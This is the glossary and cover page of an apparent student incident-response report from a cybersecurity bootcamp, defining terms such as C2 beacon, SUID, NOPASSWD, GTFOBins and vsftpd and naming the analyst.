ATT&CK	Adversarial Tactics, Techniques and Common Knowledge	MITRE threat-intelligence framework (Enterprise v15 used here)
auditd	Linux Audit Daemon	Kernel-level event auditing subsystem (audit, euid, key tags)
audit	Audit User ID	Login UID preserved across su/sudo, identifies the session owner
beacon	C2 Beacon	Periodic outbound check-in from a compromised host to attacker infrastructure
C2	Command and Control	Channel through which an attacker remotely controls compromised systems
CEST	Central European Summer Time	UTC+2, the report's default timezone
CIS	Center for Internet Security	Publisher of CIS Benchmarks for system hardening
cron	Cron Daemon	Unix scheduled-task service, /etc/cron.d drop-in directory used for persistence here
CVE	Common Vulnerabilities and Exposures	Public catalogue of disclosed vulnerabilities
CVSS	Common Vulnerability Scoring System	Numerical severity framework, not applied to forensic findings in this report
CWE	Common Weakness Enumeration	Classification of software weaknesses (CWE-522, 250, 269, 732 cited here)
DFIR	Digital Forensics and Incident Response	Discipline covering forensic investigation of security incidents
euid	Effective User ID	User identity under which the current process executes (root=0 after sudo)
FTP	File Transfer Protocol	Legacy cleartext file-transfer protocol, exploited in INC-2026-001
GTFOBins	Get The F* Out Binaries	Catalogue of Unix binaries usable to break out of restricted shells or escalate via sudo
HIDS	Host-based Intrusion Detection System	Detection running on the monitored host
HTTP	HyperText Transfer Protocol	Application-layer protocol, used here for the C2 beacon
IDS	Intrusion Detection System	Sensor that alerts on suspicious traffic or activity
IoC	Indicator of Compromise	Artifact pointing to malicious activity (IP, file path, account, hash)
IP	Internet Protocol	Network layer addressing (IPv4 used throughout this report)
journal	Systemd Journal Daemon	Structured logging service exporting sshd, sudo, and audit streams
MDR	Managed Detection and Response	Outsourced 24/7 detection-and-response service
MITRE	MITRE Corporation	Non-profit publisher of the ATT&CK and CWE frameworks
MSSP	Managed Security Service Provider	Outsourced security operations service
NIDS	Network Intrusion Detection System	Sensor placed on the network for traffic inspection
NIST	National Institute of Standards and Technology	U.S. agency publishing security standards (800-61r2, 800-86 used here)
NOPASSWD	Sudo NOPASSWD Directive	Sudoers rule allowing a command to run as root without a password prompt
OUI	Organisationally Unique Identifier	First 24 bits of a MAC address identifying the vendor
PAM	Pluggable Authentication Modules	Linux authentication framework
PCAP	Packet Capture	File format storing captured network traffic
PICERL	Prep, Identification, Containment, Eradication, Recovery, Lessons Learned	SANS incident response process
PID	Process Identifier	Numeric ID of a running process (PID 5235 in section 2.2)
pivot	Network Pivot	Use of an already-compromised host as a launch point to attack another host
PoC	Proof of Concept	Demonstration that a vulnerability is exploitable
RCE	Remote Code Execution	Vulnerability allowing arbitrary code execution remotely
SANS	SANS Institute	Information-security training and research organisation

SCP	Secure Copy Protocol	File transfer over SSH
SFTP	SSH File Transfer Protocol	Secure replacement for FTP
SIEM	Security Information and Event Management	Log aggregation and correlation platform
SOC	Security Operations Center	Team responsible for security monitoring and response
SSH	Secure Shell	Encrypted remote-administration protocol, lateral-movement channel in INC-2026-003
sudo	Substitute User Do	Linux privilege-delegation command, misconfigured rule abused in 3.2
SUID	Set User ID	File permission flag causing a binary to execute with the owner's privileges, abused in INC-2026-002
TCP	Transmission Control Protocol	Connection-oriented transport protocol
Tor	The Onion Router	Anonymising overlay network, exit nodes used by the attacker for initial logins
TTPs	Tactics, Techniques and Procedures	Behaviour-level attacker characterisation
UTC	Coordinated Universal Time	Native timezone of the network packet capture
vsftpd	Very Secure FTP Daemon	FTP server implementation, vulnerable build exploited in INC-2026-001

BeCode Corp.

DFIR / SOC Training

Reference: BCC-2026 | INC-2026-003

Classification: Confidential

Analyst

Johan-Emmanuel Hatchi

BeCode Cybersecurity Bootcamp - Promotion 2025-2026

linkedin.com/in/johan-emmanuel-hatchi

github.com/Jhatchi